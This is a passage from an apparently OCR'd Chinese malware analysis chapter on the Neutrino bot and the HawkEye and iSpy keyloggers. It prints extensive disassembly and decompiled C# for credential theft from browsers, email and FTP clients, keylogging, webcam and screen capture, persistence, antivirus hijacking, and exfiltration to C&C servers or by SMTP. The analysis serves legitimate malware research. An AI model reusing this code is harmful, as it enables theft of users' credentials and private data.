
```
xor     eax, eax
jmp     short loc_40C6EF
```

```
loc_40C6E1:
mov     eax, 1
jmp     short loc_40C6EF
```


(7)检测注册表是否存在 VMWareTools

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareVmware ; "SOFTWARE\\VMware, Inc.\\VMware Tools"
push    HKEY_LOCAL_MACHINE ; hKey
call    ds:RegOpenKeyExW
mov     [ebp+var_4], eax
```

(8)通过注册表 HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\ Identifier 检测虚拟机 VBOX、QEMU




(9)通过注册表 HARDWARE\Description\System\ SystemBiosVersion 检测虚拟机 VBOX、VIRTUALBOX 、QEMU、BOCHS。



(10)检测 SOFTWARE\Oracle\VirtualBox Guest Additions 是否存在：

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareOracle ; "SOFTWARE\\Oracle\\VirtualBox Guest Addi"
push    HKEY_LOCAL_MACHINE ; hKey
call    ds:RegOpenKeyExW
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jnz     short loc_40CD50
```



2.Neutrino 的主要功能是窃密和 DDoS 攻击。其主要功能都是在一个线程中实现。

```
0040850F loc_40850F:                             ; CODE XREF: WinMain(x,x,x,x)+C3↑j
0040850F                                         ; WinMain(x,x,x,x)+D9↑j ...
0040850F                 push    0
00408511                 push    0
00408513                 push    0
00408515                 push    offset sub_4082A0 ; main loop
0040851A                 push    0
0040851C                 push    0
0040851E                 call    _beginthreadex
00408523                 add     esp, 18h
00408526                 mov     [ebp+hObject], eax
0040852C                 push    0FFFFFFFFh       ; dwMilliseconds
0040852E                 mov     eax, [ebp+hObject]
00408534                 push    eax              ; hHandle
00408535                 call    ds:WaitForSingleObject
0040853B                 cmp     [ebp+hObject], 0
00408542                 jz      short loc_408551
00408544                 mov     ecx, [ebp+hObject]
0040854A                 push    ecx              ; hObject
0040854B                 call    ds:CloseHandle
```

其支持的 DDOS 攻击有：http ddos、slowloris ddos、download flood、tcp ddos、udp ddos、https ddos。另外还支持 loader（加载动态库或启动其他程序）、find file（查找文件）、cmd shell（启动 cmd）、botkiller（删除其他僵尸网络文件）、keylogger（键盘记录）、update（自我更新）等功能。

(1)Loader：下载指定地址的文件到本地，如果下载的是 dll，则调用 regsvr32 加载。

```
0040402B                push    offset String2  ; ".dll"
00404030                lea     edx, [ebp+String1]
00404033                push    edx             ; lpString1
00404034                call    ds:lstrcmpiW
0040403A                test    eax, eax
0040403C                jnz     short loc_404079
0040403E                lea     eax, [ebp+var_230]
00404044                push    eax
00404045                push    offset aSS_0    ; "/s %s"
0040404A                lea     ecx, [ebp+var_440]
00404050                push    ecx             ; LPWSTR
00404051                call    ds:wsprintfW
00404057                add     esp, 0Ch
0040405A                lea     edx, [ebp+var_440]
00404060                push    edx
00404061                push    offset aRegsvr32 ; "regsvr32"
00404066                call    Run
```

(2)find file：在本地磁盘查找指定文件，找到后上传该文件到 C&C 服务器。

```
0040F665        push    ecx
0040F666        push    offset aPostSHttp1_0_2 ; "POST %s HTTP/1.0\r\nHost: %s\r\nCookie:"...
0040F66B        mov     edx, [ebp+buf]
0040F66E        push    edx             ; LPSTR
0040F66F        call    ds:wsprintfA
0040F675        add     esp, 18h
0040F678        mov     [ebp+var_31], 0
0040F67C        push    50h             ; __int1
0040F67E        mov     eax, [ebp+name]
0040F681        push    eax             ; name
0040F682        call    sub_40EFB0
0040F687        add     esp, 8
0040F68A        mov     [ebp+s], eax
0040F68D        cmp     [ebp+s], 0FFFFFFFFh

; CHAR aPostSHttp1_0_2[]
aPostSHttp1_0_2 db 'POST %s HTTP/1.0',0Dh,0Ah ; DATA XREF: sub_40F440+226↑o
                db 'Host: %s',0Dh,0Ah
                db 'Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20'
                db '100101 Firefox/35.0',0Dh,0Ah
                db 'Connection: close',0Dh,0Ah
                db 'Content-Length: %d',0Dh,0Ah
                db 'Content-Type: multipart/form-data; boundary=----------------------'
                db '------%d',0Dh,0Ah
```

(3)Cmd shell：在本机开启一个简单的 cmd 后门。

```
00403E65                push    104h            ; nSize
00403E6A                lea     ecx, [ebp+Buffer]
00403E70                push    ecx             ; lpBuffer
00403E71                push    offset Name     ; "ComSpec"
00403E76                call    ds:GetEnvironmentVariableW
00403E7C
00403E7C loc_403E7C:                            ; CODE XREF: sub_403D60+103↑j
00403E7C                lea     edx, [ebp+ProcessInformation]
00403E82                push    edx             ; lpProcessInformation
00403E83                lea     eax, [ebp+StartupInfo]
00403E89                push    eax             ; lpStartupInfo
00403E8A                push    0               ; lpCurrentDirectory
00403E8C                push    0               ; lpEnvironment
00403E8E                push    20h             ; dwCreationFlags
00403E90                push    1               ; bInheritHandles
00403E92                lea     ecx, [ebp+ProcessAttributes]
00403E95                push    ecx             ; lpThreadAttributes
00403E96                lea     edx, [ebp+ProcessAttributes]
00403E99                push    edx             ; lpProcessAttributes
00403E9A                mov     eax, [ebp+Dest]
00403EA0                push    eax             ; lpCommandLine
00403EA1                lea     ecx, [ebp+Buffer]
00403EA7                push    ecx             ; lpApplicationName
00403EA8                call    ds:CreateProcessW
```

(4)Botkiller：删除 APPDATA、TEMP、ALLUSERSPROFILE 文件夹下的指定文件。

```
0040EA26                movzx   eax, [ebp+arg_0]
0040EA2A                push    eax             ; char
0040EA2B                push    offset Src      ; "%APPDATA%"
0040EA30                call    deletefile
0040EA35                add     esp, 8
0040EA38                mov     [ebp+var_8], eax
0040EA3B                movzx   ecx, [ebp+arg_0]
0040EA3F                push    ecx             ; char
0040EA40                push    offset aTemp_2  ; "%TEMP%"
0040EA45                call    deletefile
0040EA4A                add     esp, 8
0040EA4D                mov     [ebp+var_4], eax
0040EA50                movzx   edx, [ebp+arg_0]
0040EA54                push    edx             ; char
0040EA55                push    offset aAllusersprofil ; "%ALLUSERSPROFILE%"
0040EA5A                call    deletefile

0040E8E3                push    FILE_ATTRIBUTE_ARCHIVE ; dwFileAttributes
0040E8E5                mov     eax, [ebp+lpString]
0040E8E8                push    eax             ; lpFileName
0040E8E9                call    ds:SetFileAttributesW
0040E8EF                mov     ecx, [ebp+lpString]
0040E8F2                push    ecx             ; lpFileName
0040E8F3                call    ds:DeleteFileW
0040E8F9                test    eax, eax
0040E8FB                jz      short loc_40E90B
0040E8FD                push    MOVEFILE_DELAY_UNTIL_REBOOT ; dwFlags
0040E8FF                push    0               ; lpNewFileName
0040E901                mov     edx, [ebp+lpString]
0040E904                push    edx             ; lpExistingFileName
0040E905                call    ds:MoveFileExW
```

在删除前，会比较文件名称和自身进程名称，只有不同才删除。也即 botkiller 命令是删除其他的僵尸网络样本，不会删除自身。

(5)Keylogger：窃取并上传数据，主要是按键记录、剪贴板数据以及截屏。

```
00406EF5                push    ecx             ; lpString
00406EF6                push    0               ; uMapType
00406EF8                movsx   edx, [ebp+var_630]
00406EFF                push    edx             ; uCode
00406F00                call    ds:MapVirtualKeyW
00406F06                shl     eax, 10h
00406F09                push    eax             ; lParam
00406F0A                call    ds:GetKeyNameTextW
00406F10                lea     eax, [ebp+Str]
00406F16                push    eax             ; Str
00406F17                call    wcslen
```

```
004070EA                mov     edx, [ebp+hWndNewViewer]
004070ED                push    edx             ; hWndNewOwner
004070EE                call    ds:OpenClipboard
004070F4                test    eax, eax
004070F6                jz      short loc_40715F
004070F8                push    0Dh             ; uFormat
004070FA                call    ds:GetClipboardData
00407100                mov     [ebp+hMem], eax
00407103                mov     eax, [ebp+hMem]
00407106                push    eax             ; hMem
00407107                call    ds:GlobalLock
```

(6)当前焦点窗口标题是指定名称时，对屏幕截屏。

```
00406D82                push    offset aI_bmp   ; "%i.bmp"
00406D87                lea     ecx, [ebp+FileName]
00406D8D                push    ecx             ; LPWSTR
00406D8E                call    ds:wsprintfW
00406D94                add     esp, 0Ch
00406D97                lea     edx, [ebp+FileName]
00406D9D                push    edx             ; lpFileName
00406D9E                call    capScreen
```

(7)上述窃取的数据会保存到 logs.rar 里，然后读取并上传到 C&C 服务器。


```
004074A1 loc_4074A1:                            ; CODE XREF: sub_407430+5C↑j
004074A1                push    0               ; hTemplateFile
004074A3                push    0               ; dwFlagsAndAttributes
004074A5                push    3               ; dwCreationDisposition
004074A7                push    0               ; lpSecurityAttributes
004074A9                push    1               ; dwShareMode
004074AB                push    80000000h       ; dwDesiredAccess
004074B0                push    offset aLogs_rar_0 ; "logs.rar"
004074B5                call    ds:CreateFileW
004074BB                mov     [ebp+hFile], eax
004074BE                cmp     [ebp+hFile], 0FFFFFFFFh
004074C2                jz      short loc_407518
004074C4                push    0               ; lpFileSizeHigh
004074C6                mov     edx, [ebp+hFile]
004074C9                push    edx             ; hFile
004074CA                call    ds:GetFileSize
004074D0                mov     [ebp+var_34], eax
004074D3                mov     eax, [ebp+hFile]
004074D6                push    eax             ; hObject
004074D7                call    ds:CloseHandle
004074DD                cmp     [ebp+var_34], 0
004074E1                jbe     short loc_40750D
```

(8)update：更新自身。

```
00404981                push    0               ; LPBINDSTATUSCALLBACK
00404983                push    0               ; DWORD
00404985                mov     edx, [ebp+var_1A6C]
0040498B                push    edx             ; LPCWSTR
0040498C                mov     eax, [ebp+var_1A68]
00404992                push    eax             ; LPCWSTR
00404993                push    0               ; LPUNKNOWN
00404995                call    URLDownloadToFileW
0040499A                mov     [ebp+var_1A70], eax
004049A0                mov     ecx, [ebp+var_1A68]
004049A6                push    ecx             ; lpAddress
004049A7                call    sub_4081C0
004049AC                add     esp, 4
004049AF                cmp     [ebp+var_1A70], 0
004049B6                jnz     short loc_404A1E
004049B8                push    0
004049BA                mov     edx, [ebp+var_1A6C]
004049C0                push    edx
004049C1                call    Run
```

(9)挂钩主流浏览器(firefox.exe、chrome.exe、iexplore.exe、opera.exe)客户端进程的数据发送相关函数（如：PR_Write、WSASend、HttpSendRequestW、send）。

其截取的主要是这些浏览器的 POST 表单数据。



截取后会按照 ff=1&host=%s&form=%s&browser=%s 形式把 Form 表单数据上传到 C&C 服务器。

```
00409786                mov     [ebp+var_4], eax
00409789                mov     edx, [ebp+arg_8]
0040978C                push    edx
0040978D                mov     eax, [ebp+arg_4]
00409790                push    eax
00409791                mov     ecx, [ebp+arg_0]
00409794                push    ecx
00409795                push    offset aFf1HostSFormSB ; "ff=1&host=%s&form=%s&browser=%s"
0040979A                mov     edx, [ebp+var_4]
0040979D                push    edx
0040979E                call    [ebp+sprintf]
```

对于浏览器，不止是窃取 Form 表单数据，还会尝试窃取电子邮件账号，如在用户通过浏览器登陆邮箱账号时，查找其中的@，并按照 mail://%s:%s@%s:%d 格式上传。

样本还会通过查询注册表来窃取各种电子邮件账号，主要是查询下列的注册表来窃取：

Software\Microsoft\Windows Messaging Subsystem\Profiles

Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles。

```
0040C410 sub_40C410      proc near               ; DATA XREF: sub_4082A0+72↑o
0040C410                 push    ebp
0040C411                 mov     ebp, esp
0040C413                 push    offset aImap    ; "IMAP"
0040C418                 push    offset aImapPassword ; "IMAP Password"
0040C41D                 push    offset aImapServer ; "IMAP Server"
0040C422                 push    offset aImapUser ; "IMAP User"
0040C427                 call    sub_40BCB0
0040C42C                 add     esp, 10h
0040C42F                 push    offset aPop3    ; "POP3"
0040C434                 push    offset aPop3Password ; "POP3 Password"
0040C439                 push    offset aPop3Server ; "POP3 Server"
0040C43E                 push    offset aPop3User ; "POP3 User"
0040C443                 call    sub_40BCB0
0040C448                 add     esp, 10h
0040C44B                 push    offset aHttp_0  ; "HTTP"
0040C450                 push    offset aHttpPassword ; "HTTP Password"
0040C455                 push    offset aHttpServer ; "HTTP Server"
0040C45A                 push    offset aHttpUser ; "HTTP User"
0040C45F                 call    sub_40BCB0
0040C464                 add     esp, 10h
0040C467                 push    offset aSmtp    ; "SMTP"
0040C46C                 push    offset aSmtpPassword ; "SMTP Password"
0040C471                 push    offset aSmtpServer ; "SMTP Server"
0040C476                 push    offset aSmtpUser ; "SMTP User"
```

(10)另外还挂钩了常见的 10 款 FTP 客户端软件，对于 FTP 客户端登陆时，当检测到 USER 和 PASS 命令则把账号和密码记录下来，并上传到 C&C 服务器。

```
0040378E                 mov     [ebp+Str], 'U'
00403792                 mov     [ebp+var_33], 'S'
00403796                 mov     [ebp+var_32], 'E'
0040379A                 mov     [ebp+var_31], 'R'
0040379E                 mov     [ebp+var_30], ' '
004037A2                 mov     [ebp+var_2F], 0
004037A6                 lea     ecx, [ebp+Str]
004037A9                 push    ecx             ; Str
004037AA                 mov     edx, [ebp+arg_4]
004037AD                 push    edx             ; int
004037AE                 call    sub_409D90

0040385A                 mov     [ebp+var_40], 'P'
0040385E                 mov     [ebp+var_3F], 'A'
00403862                 mov     [ebp+var_3E], 'S'
00403866                 mov     [ebp+var_3D], 'S'
0040386A                 mov     [ebp+var_3C], ' '
0040386E                 mov     [ebp+var_3B], 0
00403872                 lea     ecx, [ebp+var_40]
00403875                 push    ecx             ; Str
00403876                 mov     edx, [ebp+arg_4]
00403879                 push    edx             ; int
0040387A                 call    sub 409D90
```

之后以 ftp://%s:%s@%s:%d 形式把窃取的 FTP 凭证上传到 C&C 服务器。

```
00403963                push    eax
00403964                push    offset pbBinary
00403969                push    offset Str
0040396E                push    offset byte_415694
00403973                push    offset aFtpSS@SD ; "ftp://%s:%s@%s:%d"
00403978                mov     ecx, [ebp+Dest]
0040397B                push    ecx             ; Dest
0040397C                call    sprintf
```

10.1.8 键盘记录器

1. HawkEye 家族

(1) 挂钩键盘钩子实现对键盘输入的监控

```
bool isRunning = this.isRunning;
if (!isRunning)
{
    this.hook = KeyboardHook.Pinvoke.SetWindowsHookEx(KeyboardHook.Pinvoke.HookType.WH_KEYBOARD_LL, this.deleg, IntPtr.Zero, 0u);
}
```

(2) 监控剪切板

```
public void Install()
{
    this.ID = Clipboard.SetClipboardViewer(this.Handle);
}
```

(3) 窃取浏览器登录信息。（Chrome，IE，Firefox，Opera，还会获取一些其他工具的信息，JDownloader，DynDNS， FileZilla， FtpCommander）

```
string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\";
DirectoryInfo[] directories = new DirectoryInfo(path).GetDirectories();
checked
{
    for (int i = 0; i < directories.Length; i++)
    {
        DirectoryInfo directoryInfo = directories[i];
        bool flag = !File.Exists(directoryInfo.FullName + "\\Login Data");
        if (!flag)
        {
            Recovery.SQLite sQLite = new Recovery.SQLite(directoryInfo.FullName + "\\Login Data");
            sQLite.ReadTable("logins");
            int arg_7B_0 = 0;
            int num = sQLite.GetRowCount() - 1;
            int num2 = arg_7B_0;
            while (true)
            {
                int arg_BC_0 = num2;
                int num3 = num;
                if (arg_BC_0 > num3)
                {
                    break;
                }
                Passwords.Add(sQLite.GetValue(num2, "origin_url"), sQLite.GetValue(num2, "username_value"), Recovery.Cryptography.DPAPI(sQLite.GetValu
                num2++;
            }
        }
    }
```

(4) 添加自启动。

```
FileSystem.FileCopy(Application.ExecutablePath, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe");
RegistryKey currentUser = Registry.CurrentUser;
RegistryKey registryKey = currentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("Windows Update", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe", RegistryValueKind.String);
```

(5) 将窃取到的数据发送出去。

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.SMTPStr);
mailMessage.From = new MailAddress(this.EmailStr);
mailMessage.To.Add(this.EmailStr);
mailMessage.Subject = "HawkEye Keylogger - Reborn ‡‡ Clipboards-KeyStrokes ‡‡ " + MyProject.Computer.Name + " ‡‡ " + this.HWID();
mailMessage.Body = string.Concat(new string[]
{
    "==================================================\r\n                        Clipboard Logs\r\n==================================================\r\n",
    this.CLog,
    "\r\n==================================================\r\n==================================================\r\n                        KeyStroke Logs\r\n
    this.KeyLog,
    "\r\n==================================================\r\n"
});
flag = (Operators.CompareString(this.Screeny, "[NOScreeny]", false) != 0);
if (flag)
{
    bool flag2 = !Directory.Exists(Path.GetTempPath() + "screens");
    if (flag2)
    {
        Directory.CreateDirectory(Path.GetTempPath() + "screens");
    }
    Size blockRegionSize = new Size(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Height);
    Bitmap bitmap = new Bitmap(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Height);
    Graphics graphics = Graphics.FromImage(bitmap);
    Graphics arg_1E9_0 = graphics;
    Point point = new Point(0, 0);
    Point arg_1E9_1 = point;
    Point upperLeftDestination = new Point(0, 0);
    arg_1E9_0.CopyFromScreen(arg_1E9_1, upperLeftDestination, blockRegionSize);
    bitmap.Save(Path.GetTempPath() + "screens\\screenshot" + Conversions.ToString(this.ScreenyNumberInt) + ".jpeg");
    mailMessage.Attachments.Add(new Attachment(Path.GetTempPath() + "screens\\screenshot" + Conversions.ToString(this.ScreenyNumberInt) + ".jpeg"));
    this.ScreenyNumberInt++;
}
```

2. iSpy 家族

(1) 对 sandboxie，wireshark，wpe 等的检测

```
private static bool DetectSandboxie()
{
    return Services.AntiDebugger.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}

private static bool DetectSniffers()
{
    Services.AntiDebugger.processList = Process.GetProcesses();
    Process[] array = Services.AntiDebugger.processList;
    checked
    {
        bool result;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            bool flag = process.MainWindowTitle.Equals("The Wireshark Network Analyzer") || process.MainWindowTitle.Equals("WPE PRO");
            if (flag)
            {
                result = true;
                return result;
            }
        }
        result = false;
        return result;
    }
}
```

(2) 检测 AV 是否存在，对杀毒软件进行映像劫持，同时设置一些注册表操作的权限。

```
{
    KillAV.FuckFileName("rstrui.exe");
    KillAV.FuckFileName("AvastSvc.exe");
    KillAV.FuckFileName("avconfig.exe");
    KillAV.FuckFileName("AvastUI.exe");
    KillAV.FuckFileName("avscan.exe");
    KillAV.FuckFileName("instup.exe");
    KillAV.FuckFileName("mbam.exe");
    KillAV.FuckFileName("mbamgui.exe");
    KillAV.FuckFileName("mbampt.exe");
    KillAV.FuckFileName("mbamscheduler.exe");
    KillAV.FuckFileName("mbamservice.exe");
    KillAV.FuckFileName("hijackthis.exe");
    KillAV.FuckFileName("spybotsd.exe");
    KillAV.FuckFileName("ccuac.exe");
    KillAV.FuckFileName("avcenter.exe");
    KillAV.FuckFileName("avguard.exe");
    KillAV.FuckFileName("avgnt.exe");
    KillAV.FuckFileName("avgui.exe");
    KillAV.FuckFileName("avgcsrvx.exe");
    KillAV.FuckFileName("avgidsagent.exe");
    KillAV.FuckFileName("avgrsx.exe");
    KillAV.FuckFileName("avgwdsvc.exe");
    KillAV.FuckFileName("egui.exe");
    KillAV.FuckFileName("zlclient.exe");
    KillAV.FuckFileName("bdagent.exe");
    KillAV.FuckFileName("keyscrambler.exe");
    KillAV.FuckFileName("avp.exe");
    KillAV.FuckFileName("wireshark.exe");
    KillAV.FuckFileName("ComboFix.exe");
    KillAV.FuckFileName("MSASCui.exe");
    KillAV.FuckFileName("MpCmdRun.exe");
    KillAV.FuckFileName("msseces.exe");
    KillAV.FuckFileName("MsMpEng.exe");
}
```

```
{
    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options", true);
    registryKey.CreateSubKey(input);
    registryKey.Close();
    RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\" + input, true);
    registryKey2.SetValue("Debugger", "rundll32.exe");
    SecurityIdentifier securityIdentifier = new SecurityIdentifier(WellKnownSidType.WorldSid, null);
    NTAccount identity = securityIdentifier.Translate(typeof(NTAccount)) as NTAccount;
    RegistrySecurity registrySecurity = new RegistrySecurity();
    registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.ExecuteKey, InheritanceFlags.None, PropagationFlags.None, AccessControlType.Allo
    registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.SetValue | RegistryRights.CreateSubKey | RegistryRights.Delete | RegistryRights.
    registryKey2.SetAccessControl(registrySecurity);
    registryKey2.Close();
}
```

(3) 获取本机信息（用户名，系统版本，本地时间，系统语言，.Net 版本，用户权限，反病毒软件，防火墙，内网 IP，外网 IP）

```
public static string GetInformation()
{
    string text = string.Empty;
    try
    {
        text += "\r\n\r\n\r\n********** Computer Information **********\r\n";
        text = text + "Username: " + MyProject.Computer.Name + "\r\n";
        text = text + "Windows Installed: " + MyProject.Computer.Info.OSFullName + "\r\n";
        text = text + "Local Date & Time: " + Conversions.ToString(MyProject.Computer.Clock.LocalTime) + "\r\n";
        text = text + "Installed Language: " + MyProject.Computer.Info.InstalledUICulture.ToString() + "\r\n";
        text = text + ".NET Framework Installed: " + ComputerInformation.GetFramework() + "\r\n";
        text = text + "System Privileges: " + ComputerInformation.GetRole() + "\r\n";
        text = text + "Default Browser: " + ComputerInformation.GetBrowser() + "\r\n";
        text = text + "Installed Anti-Virus: " + ComputerInformation.GetAntiVirus() + "\r\n";
        text = text + "Installed Firewall: " + ComputerInformation.GetFirewall() + "\r\n";
        text = text + "Internal IP: " + ComputerInformation.GetInternalIP() + "\r\n";
        text = text + "External IP: " + ComputerInformation.GetExternalIP() + "\r\n";
        text += "********** Computer Information **********\r\n\r\n";
    }
    catch (Exception expr_141)
```

(4) 截屏

```
Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height, PixelFormat.Format32bppArgb);
Graphics graphics = Graphics.FromImage(bitmap);
graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0, Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
bitmap.Save(text2, ImageFormat.Png);
```

(5) 获取 FTP，主机、用户名、端口、密码

```
string str = StringCipher.Decrypt("eY48AhI8NRjUJpEPG0fLTgWtpp6GeZDL6W4gfBTqrNbvSSFfu5mkK9WqjkJT23sw+GOifZ18S0O9xn4NuMto3Q==", Config.MUTEX);
string[] array2 = array;
for (int i = 0; i < array2.Length; i++)
{
    string arg = array2[i];
    string text3 = Registry.GetValue(string.Format(str + "{0}", arg), "Host", " ").ToString();
    string text4 = Registry.GetValue(string.Format(str + "{0}", arg), "User", " ").ToString();
    string text5 = Registry.GetValue(string.Format(str + "{0}", arg), "Port", " ").ToString();
    string str2 = CoreFTP.DecryptCoreFTPPassword(Registry.GetValue(string.Format(str + "{0}", arg), "PW", " ").ToString());
```

"HKEY_CURRENT_USER\Software\FTPWare\COREFTP\Sites\"

(6) 挂钩键盘钩子实现对键盘监控

```
this.callback = new Form1.KeyboardHookDelegate(this.KeyboardCallback);
this.KeyboardHandle = (IntPtr)Form1.SetWindowsHookEx(13, this.callback, (int)Process.GetCurrentProcess().MainModule.BaseAddress, 0);
```

(7) 通过摄像头捕获图像

```
string text = Conversions.ToString(iDevice);
int hwnd = WebCamSnap.capCreateCaptureWindowA(ref text, 1342177280, 0, 0, Screen.PrimaryScreen.Bounds.Width, (short)Screen.PrimaryScreen.Bounds.
WebCamSnap.SendMessage(hwnd, 1034, iDevice, 0);
WebCamSnap.SendMessage(hwnd, 1054, 0, 0);
WebCamSnap.SendMessage(hwnd, 1035, iDevice, 0);
IDataObject dataObject = Clipboard.GetDataObject();
bool flag = dataObject.GetDataPresent(typeof(Bitmap));
if (flag)
{
    Image image = (Image)dataObject.GetData(typeof(Bitmap));
    try
    {
        image.Save(filename, ImageFormat.Png);
    }
```

(8) 窃取游戏 minecraft(我的世界)，用户名、密码

```
LastLogin lastLogin = LastLogin.GetLastLogin(Minecraft.LastLoginFile);
flag = (lastLogin != null);
if (flag)
{
    text2 = lastLogin.Username;
    text3 = lastLogin.Password;
}
flag = (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3));
if (flag)
{
    text += "**************************************************\r\n";
    text += "Program: MineCraft\r\n";
    text = text + "Username: " + text2 + "\r\n";
    text = text + "Password: " + text3 + "\r\n";
    text += "**************************************************\r\n\r\n";
}
```

(9) 窃取聊天工具 Beyluxe 的用户名密码

```
string[] subKeyNames2 = registryKey.GetSubKeyNames();
for (int j = 0; j < subKeyNames2.Length; j++)
{
    string text3 = subKeyNames2[j];
    RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(StringCipher.Decrypt("aFPD/Cn+jUmKexoREyYXDusVgsIUWWU6vJxEpRYKJCU=", Config.MUTEX) + text3, false);
    array[num] = Conversions.ToString(registryKey2.GetValue("Password"));
    array2[num] = text3;
    num++;
}
string str4 = Conversions.ToString(Environment.SystemDirectory[0]) + ":";
ManagementObject managementObject = new ManagementObject("Win32_LogicalDisk.DeviceID=\"" + str4 + "\"");
PropertyData propertyData = managementObject.Properties["VolumeSerialNumber"];
string text4 = propertyData.Value.ToString();
